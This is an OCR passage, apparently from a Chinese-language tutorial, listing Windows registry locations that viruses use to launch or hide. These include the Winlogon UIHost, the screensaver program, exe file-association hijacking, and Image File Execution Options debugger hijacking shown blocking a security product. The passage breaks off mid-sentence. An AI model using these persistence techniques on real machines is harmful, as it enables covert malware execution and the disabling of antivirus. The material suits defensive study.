


图6

9、注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\UIHost里的logonui.exe程序主要控制开机和关机时的画面，如果把该程序替换成其它程序，电脑就不能重新启动和关闭待机了，注销也会有问题，其后也不能添加其它程序。

10、注册表的HKEY_CURRENT_USER\Control Panel\Desktop\Scrnsave.exe是屏幕保护程序的直接运行的主程序，在数据数值里就可以设置成我们需要运行的程序路径。上面ScreenSaveTimeOut这一项是说电脑空闲多久就开始进入屏幕保护状态，单位是秒，如图7。




图7

上面都是病毒经常更改的启动项，除了这些外，系统里还有许多启动项，如果大家感觉兴趣的话可以一个个的试一下。为什么我只介绍了上面那些启动项而不是全部都介绍呢，一是根本就没必要，二是因为记住这些在后面有用，使用Autoruns工具可以看见几乎所有的启动项。

11、利用文件关联，比如我们双击DOC扩展名的文件，就会自动启动Word程序打开所选的文件，这就是文件关联功能，不同的后缀名就有不同的文件关联。病毒制作者可以利用改变文件关联的方式来启动病毒以达到隐蔽运行的效果。比如exe文件的打开




图8

方式是“"%1"%*”，如果被修改成“病毒.exe”，就会每点一次EXE文件就运行一次病毒（病毒路径需要放在Windows/system32/目录下），如图8。

现在来介绍映象劫持，也就是在注册表的HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options下建立特定的子键来达到屏蔽一些特定程序或是修改指向目标程序（一般为病毒）的目的，如图9，在左边项里添加你要屏蔽的软件名字，在右边建一个Debugger字符串键，里面的值就是病毒的路径（上面的设置将屏蔽掉360安全卫士）。




图9

我们把注册表定位在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths下，如图10，然后修改注册表项，在运行框中输入cmd后看看会发生什么事。




图10

12、强制操作系统只执行规定的程序，打开注册表，找到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer项，在该子键下新建一个DWORD类型的键值RestrictRun，并赋值为1，然后再在该子